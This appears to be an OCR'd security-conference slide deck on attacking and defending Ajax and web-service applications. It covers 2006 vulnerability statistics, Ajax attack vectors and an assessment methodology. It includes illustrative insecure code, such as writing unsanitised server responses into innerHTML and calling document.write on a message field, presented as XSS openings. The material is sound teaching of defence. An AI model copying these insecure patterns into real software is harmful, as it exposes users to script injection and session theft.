Web 2.0 Hacking
Defending Ajax & Web Services

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Who am I?

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
- Founder & Director
  - Net Square (Brief)
- Past experience
  - Chase, IBM & Foundstone
- Interest
  - Web security research
- Published research
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsChess, MSNPawn, Ajaxfinger, Scanajax
  - Advisories - .Net, Java servers etc.
- Books (Author)
  - Hacking Web Services (Thomson 2006)
  - Web Hacking (AWL 2003)



Agenda

- Web 2.0
  - Industry
  - Technologies
  - Security
- Impact of Web 2.0
- Ajax
  - Basics
  - Attacks
  - Methodology
    - Fingerprinting
    - Enumeration
    - Crawling
    - Scanning
  - Vulnerabilities
  - Securing Ajax
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  - Assessment
    - Footprinting
    - Discovery
    - Enumeration
    - Attack vectors
  - Defense

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Industry - Web 2.0

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

Industry

- Web Services is forming back end and accessible on XML protocols
- AJAX – empowering browsers
- XML based services
- Rich Internet Applications are consuming back end web services
- Search engines and mechanisms for web services publishing are getting momentum

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

Industry

- 2007. Web services would rocket from $1.6 billion in 2004 to $34 billion. [IDC]
- 2008. Web Services or Service-Oriented Architecture (SOA) would surge ahead. [Gartner]
- Web 2.0 and Enterprise 2.0 are on its way to redefine application layer

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

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
Web 2.0 Architecture



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
Web 2.0 Components



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
Technologies



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

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




Web 2.0 Security

- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise
- Web Services attacks and exploitation
- Flash clients are running with risks



Web 2.0 Security

- Mashup and un-trusted sources
- RSS feeds manipulation and its integration
- Single Sign On and information convergence at one point
- Widgets and third-party components are bringing security concerns
- Old attacks with new carriers



Stats ’06: Vulnerabilities

Source: Network World

- 0.4% critical
  - could be used to form a prolific automated worm
- 16.6% high
  - could be exploited to gain control of the host
- 63% medium
  - could be used to access files/escalate privileges
- 20% low
  - vulnerabilities that leak information
  - allow a denial-of-service attack

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

Stats ’06: Vulnerabilities

Source: Network World

- cross-site scripting (14.5%)
- SQL injection (10.9%)
- buffer overflows (10.8%)
- web directory path traversal (3%)

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

Web App Layer Attacks

- 95% companies hacked from web apps
  - FBI / CSI
- Most popular attacks against Web servers
  - incidents.org
- 3 out of 4 web sites vulnerable to attack
  - Gartner

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
Causes!

- Increase in toolkits and exploits
- Too many protocols causing confusion
- Race for deployment – poor implementation
- New technologies mean new attack points in application frameworks



CSI Security Survey: Vulnerability Distribution

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
Impact of Web 2.0


- Impact of Web 2.0 is on 4 dimensions
  - Application Infrastructure
  - Security threats
  - Methodology
  - Countermeasure



Impact of Web 2.0

- Application Infrastructure


Changing dimension	Web 1.0	Web 2.0
(AI1) Protocols	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
(AI2) Information structures	HTML transfer	XML, JSON, JS Objects etc.
(AI3) Communication methods	Synchronous Postback Refresh and Redirect	Asynchronous & Cross-domains (proxy)
(AI4) Information sharing	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)



Impact of Web 2.0

- Security Threats


Changing dimension	Web 1.0	Web 2.0
(T1) Entry points	Structured	Scattered and multiple
(T2) Dependencies	Limited	• Multiple technologies • Information sources • Protocols
(T3) Vulnerabilities	Server side [Typical injections]	• Web services [Payloads] • Client side [XSS & XSRF]
(T4) Exploitation	Server side exploitation	Both server and client side exploitation



Impact of Web 2.0

- Methodology


Changing dimension	Web 1.0	Web 2.0
Footprinting	Typical with "Host" and DNS	Empowered with search
Discovery	Simple	Difficult with hidden calls
Enumeration	Structured	Several streams
Scanning	Structured and simple	Difficult with extensive Ajax
Automated attacks	Easy after discovery	Difficult with Ajax and web services
Reverse engineering	On the server-side [Difficult]	Client-side with Ajax & Flash
Code reviews	Focus on server-side only	Client-side analysis needed



Impact of Web 2.0

- Countermeasure

Changing dimension	Web 1.0	Web 2.0
Owner of information	Single place	Multiple places [Mashups & RSS]
Browser security	Simple DOM usage	Complex DOM usage
Validations	Server side	Client side [incoming content]
Logic shift	Only on server	Client side shift
Secure coding	Structured and single place	Multiple places and scattered



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



Ajax basics


- Asynchronous JavaScript and XML



Ajax - Sample

```
function loadhtml()
{
    var http;
    if(window.XMLHttpRequest){
       http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
            http=new ActiveXObject("Msxml2.XMLHTTP");
       if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
       }
    }
    http.open("GET", "main.html", true);
    http.onreadystatechange = function()
    {
            if (http.readyState == 4) {
                        var response = http.responseText;
                        document.getElementById('main').innerHTML = response;

    }
}
http.send(null);
}
```



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




Ajax attack points

- Ajax components & Widgets
- Cross domain vulnerable browsers and callback implementations
- DOM manipulation calls and points
- Insecure eval()
- HTML tags
- Intranet nodes and internal resources



Ajax attack vectors

- Entry point scanning and enumeration
- Cross site scripting (XSS) attacks
- Cross site Request Forgery (CSRF) issues
- Client side code reverse engineering
- Security control and validation bypassing
- Local privacy information enumeration
- Ajax framework exploitation – known bugs



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



Ajax fingerprinting

- Determining Ajax calls
- Framework fingerprinting
- Running with what?
  - Atlas
  - GWT
  - Etc.
- Ajaxfinger a tool to achieve this
- Can help in assessment process

Demo



Ajax enumeration

- Identifying XHR calls
- Decoding the back end calls
- Information enumeration on structures
  - JSON
  - XML
  - JS-Objects etc.
- Tools to determine Ajax calls
- Valuable information – Crawlers can't get it because hidden in JavaScript

Demo

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

Ajax Crawling

- Crawling Ajax driven app – a challenge
- Resources are hidden in JavaScript
- Simple scanner will fail
- Crawling with actual DOM context
- Automated crawling with browser is required
- How?

Demo

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

Ajax Scanning

- Scanning Ajax components
- Retrieving all JS include files
  - Part of <SCRIPT SRC=….>
- Identifying XHR calls
- Grabbing function
- Mapping function to DOM event
- Scanning code for XSS – look for eval() and document.write()

Demo

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

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



Ajax serialization issues

- Ajax processing various information coming from server and third party sources. – XSS opportunities

```
message = {
        from : "john@example.com",
        to : "jerry@victim.com",
        subject : "I am fine",
        body : "Long message here",
        showsubject :
function(){document.write(this.subject)}
};
```

XSS




Ajax serialization issues

- JSON issues

```
{"bookmarks":[{"Link":"www.example.com","D
esc":"Interesting link"}]}
```

- JS – Array manipulation

```
new Array(“Laptop”, “Thinkpad”, “T60”,
“Used”, “900$”, “It is great and I have
used it for 2 years”)
```



Ajax and JS manipulation

- JavaScript exploitation – XSS
- Identifying DOM points like document.write()
- Eval() – another interesting point
- Attack APIs and tools for exploitation
- Lot can be done by an attacker from session hijacking to key loggers

Demo

